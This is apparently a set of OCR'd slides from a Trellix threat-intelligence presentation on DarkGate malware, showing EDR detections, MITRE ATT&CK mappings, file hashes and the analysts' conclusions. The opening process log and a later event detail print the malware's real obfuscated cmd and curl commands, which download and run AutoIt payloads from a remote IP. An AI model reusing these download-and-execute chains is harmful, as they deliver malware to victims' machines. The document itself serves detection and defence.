6648	6280	C:\Windows\System32\PING.EXE	C:\Windows\System32\cmd.exe	p"iNG" -n 4 8lau
6668	5752	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe -StartupEvent 2d0 -InterruptEvent 0 -NGENProcess 3d4 -Pipe 260 -Comment "NGen Worker Process"
6716	5752	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe -StartupEvent 314 -InterruptEvent 0 -NGENProcess 2e0 -Pipe 380 -Comment "NGen Worker Process"
6768	6280	C:\Windows\System32\cscript.exe	C:\Windows\System32\cmd.exe	C"s"c"R"i"pt" C:\Users\ADMINI~1\AppData\Local\Temp\8lau.vbs
6784	5752	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe -StartupEvent 25c -InterruptEvent 0 -NGENProcess 2d4 -Pipe 2a4 -Comment "NGen Worker Process"
6864	6768	C:\Windows\System32\cmd.exe	C:\Windows\System32\cscript.exe	"C:\Windows\System32\cmd.exe" /c mkdir c:\inif & cd /d c:\inif & copy c:\windows\system32\curl.exe inif.exe & inif -H "User-Agent: curl" -o Autoit3.exe http://5.188.87.58:2351 & inif -o pnpxxa.au3 http://5.188.87.58:2351/msiinifppzf & Autoit3.exe pnpxxa.au3
6872	6864	C:\Windows\System32\conhost.exe	C:\Windows\System32\cmd.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
6912	5752	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngen.exe	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscorsvw.exe -StartupEvent 2e0 -InterruptEvent 0 -NGENProcess 28c -Pipe 3c8 -Comment "NGen Worker Process"
6968	6864	C:\inif\inif.exe	C:\Windows\System32\cmd.exe	inif -H "User-Agent: curl" -o Autoit3.exe http://5.188.87.58:2351

How to stay protected?

Trellix EDR

Trellix



Device Search

‹ Back to Autoit3.exe

evice: VICTIM-7FHS0H5 | Detection window: 4hr before - 4hr after | Detection date: Feb 7, 2024 8:13:35 AM


nclude: Exact | Exclude: Exact

Include and Exclude conditions do not apply in Detections and Alerts collector

Showing 22 of 22 results   Grouping applied to the 22 loaded results

Group		Trace Time	Process Name	Command Line	User
Deleted files from folder used by system or application updates	🟦	Feb 7, 2024 10:36:25 AM	MsMpEng.exe	"C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.24010.7-0\MsMpEng.exe"	SYSTEM
Detected incoming RDP connection	🟦	Feb 7, 2024 10:23:02 AM	svchost.exe	C:\WINDOWS\System32\svchost.exe -k NetworkService -s TermService	NETWORK S
Tested network connection via ping tool	🟦	Feb 7, 2024 9:30:35 AM	cmd.exe	"C:\WINDOWS\system32\cmd.exe"	admin
Executed obfuscated command using special characters	🟦	Feb 7, 2024 9:00:59 AM	cmd.exe	"C:\Windows\System32\cmd.exe" /c mkdir C:\tgph\ & cd /d C:\tgph\ & echo tpfvxv=^"http://5.188.87.58:2351/wbzadczl^1...	admin
Command-line obfuscation launched WScript or CScript	🟨	Feb 7, 2024 9:00:59 AM	cmd.exe	"C:\Windows\System32\cmd.exe" /c mkdir C:\tgph\ & cd /d C:\tgph\ & echo tpfvxv=^"http://5.188.87.58:2351/wbzadczl^1...	admin
Windows Command Shell containing a public IP address	🟦	Feb 7, 2024 9:00:59 AM	cmd.exe	"C:\Windows\System32\cmd.exe" /c mkdir C:\tgph\ & cd /d C:\tgph\ & echo tpfvxv=^"http://5.188.87.58:2351/wbzadczl^1...	admin
Suspicious file creation (Extracted file with double extension)	🟧	Feb 7, 2024 8:53:56 AM	7zG.exe	"C:\Program Files\7-Zip\7zG.exe" x -o"C:\Users\admin\Downloads\0c59f568da43731e3212b6461978e960644be386212c...	admin
Extracted file with double extension (.pdf.lnk) as observed in malware distribution campaigns	🟥	Feb 7, 2024 8:53:56 AM	7zG.exe	"C:\Program Files\7-Zip\7zG.exe" x -o"C:\Users\admin\Downloads\0c59f568da43731e3212b6461978e960644be386212c...	admin
Autoit3.exe binary file created or modified by suspicious process	🟧	Feb 7, 2024 7:54:21 AM	RdrCEF.exe	"C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\acrocef_1\RdrCEF.exe"	admin
(Exploratory) Process runs from suspicious path	🟦	Feb 7, 2024 7:54:12 AM	Autoit3.exe	"C:\Users\admin\AppData\Local\Temp\MW-d3e18cbf-1801-49b6-9629-602c4a9a54ea\files\Autoit3.exe" dgYoooUm.au3	admin
Portable Executable (PE) file created/moved into folder commonly used by malware	🟦	Feb 7, 2024 7:51:32 AM	autoit-v3-setup.exe	"C:\Users\admin\Downloads\autoit-v3-setup\autoit-v3-setup.exe"	admin
Suspicious process created a file at a commonly abused path	🟨	Feb 7, 2024 7:51:32 AM	autoit-v3-setup.exe	"C:\Users\admin\Downloads\autoit-v3-setup\autoit-v3-setup.exe"	admin
Process running from suspicious path was launched by svchost.exe	🟦	Feb 7, 2024 7:51:32 AM	autoit-v3-setup.exe	"C:\Users\admin\Downloads\autoit-v3-setup\autoit-v3-setup.exe"	admin
Executed ipconfig.exe	🟦	Feb 7, 2024 7:49:09 AM	cmd.exe	"C:\WINDOWS\system32\cmd.exe"	admin
Set rename command for currently in-use file to be applied at next Windows system boot	🟦	Feb 7, 2024 7:32:14 AM	updater.exe	"C:\Program Files (x86)\Mozilla Maintenance Service\update\updater.exe" C:\ProgramData\Mozilla\updates\308046B0Ab...	SYSTEM
Discovered system information using PowerShell environment variables	🟦	Feb 7, 2024 7:26:14 AM	powershell.exe	powershell.exe -ExecutionPolicy Restricted -Command $Res = 0; $Infs = Get-Item -Path ($env:WinDir + '\inf*.inf'); foreać...	SYSTEM
Validated list of the system setup components	🟦	Feb 7, 2024 7:26:13 AM	setup.exe	"C:\Program Files (x86)\Microsoft\EdgeUpdate\Install\{A2FC4326-81B0-4B7F-9951-FF3D859E120C}\EDGEMITMP_CEDFF.t...	SYSTEM

Trellix



Command Line Interpreter:cmd.exe	Feb 9, 2024 9:05:42 PM
Command Line Interpreter:cmd.exe	Feb 9, 2024 10:13:13 PM

Command Line

Initial trigger	Trace detection
First detection	Feb 9, 2024 9:04:25 PM
Last detection	Feb 9, 2024 9:05:42 PM
Affected devices	1
Age	1 hour

Process Attributes

First Name
Command Line

MD5
E1DC036F4CD880CC27AA1E973121ABC8

SHA-1
4FB28926E37179201CF565C4CB1A53149F42600F

SHA-256
E264C75955E162C8BC3E5EF60AC99D156D883697C2C885846F4902E7FC7DC50F

Threat Details

Device: VICTIM-7FHS0H5 Feb 9, 2024 9:04:25 PM 1 affected devices

Threat Behavior

Techniques Observed(3) MITRE ATT&CK™ Matrix	Suspicious Indicators(4)
Windows Command Shell T1059.003 (Execution)	Windows Command Shell containing a public IP address
Web Protocols T1071.001 (Command and Control)	Suspicious command execution (command-line arguments observed in DarkGate over Teams campaign)
Ingress Tool Transfer T1105 (Command and Control)	Suspicious command execution (command-line arguments observed in DarkGate over Teams campaign)
	Attempt to download a file via cURL utility (public IP in command-line)

Process Activity

Showing 2 of 196 events


Event details

Event Type	Process started
Event Time Stamp	Feb 09, 2024 11:53:33.860 PM

Process Info

Name	curl.exe
Process ID	11768
Integrity Level	2
Command line	

```
curl -# -o "C:\Users\admin\AppData\Local\Temp\Autoit3.exe" "http://142.250.183.23:2351"
```



Initial trigger	Trace detection
First detection	Feb 7, 2024 8:13:35 AM
Last detection	Feb 7, 2024 8:13:35 AM
Affected devices	1
Age	2 days

Process Attributes

First Name
Autoit3.exe

MD5
C56B5F0201A3B3DE53E561FE76912BFD

SHA-1
2A4062E10A5DE813F5688221DBEB3F3F F33EB417

SHA-256
237D1BCA6E056DF5BB16A1216A434634 109478F882D3B1D58344C801D184F95D

Threat Details

Device: VICTIM-7FHS0H5 Feb 7, 2024 8:13:35 AM 1 affected devices

		Device	Activity Date	Severity	Operating System Version	ePO Tags	MAC Address	IP Address
□		VICTIM-7FHS0H5 (1)	Feb 7, 2024 8:13:35 AM	Medium Risk	Windows 10		56:2b:45:60:14:d3	10.14.11.212(Ethernet),(Prim...

Threat Behavior

Techniques Observed(3) MITRE ATT&CK™ Matrix	Suspicious Indicators(2)
Masquerading T1036 (Defense Evasion)	Autoit3.exe binary file created or modified by suspicious process
Command and Scripting Interpreter T1059 (Execution)	(Exploratory) Process runs from suspicious path
Ingress Tool Transfer T1105 (Command and Control)	

Process Activity

Showing 5 of 1002 events

Event details

Process info

Name	Autoit3.exe
Process ID	2060
Integrity Level	2
Command line	

"C:\Users\admin\AppData\Local\Temp\MW-d3e18cbf-1801-49b6-9629-602c4a9a54ea\files\Autoit3.exe" dgYoooUm.au3

File info

Name	Autoit3.exe

Conclusions

Conclusions

❏ The high demand of DarkGate may have been caused by the dismantling of QBot a few months before its release.

❏ The high price of DarkGate has not been a big issue for cybercriminals to acquire licenses.

❏ The removal of some key features like the cryptomining or the privilege escalation ones makes us believe that RastaFarEye is either listening its customers or trying to make DarkGate stealthier.

❏ RastaFarEye has continued delivering updates to DarkGate, including new features and modifications to overcome the applied security measures, despite being banned from underground forums, which makes us believe that we will see future versions of DarkGate.

Conclusions

Insights

Know the threats before they impact your infrastructure

Email Security

Help with phishing attempts

IVX

Detect latest DarkGate samples, gather detailed malware activity

Endpoint Security

Detect suspicious behaviours

Links

The Continued Evolution of the DarkGate Malware-as-a-Service

DarkGate again but... Improved?

DarkGate v6 configuration extractor

Thank you so much!

Questions loading...

Trellix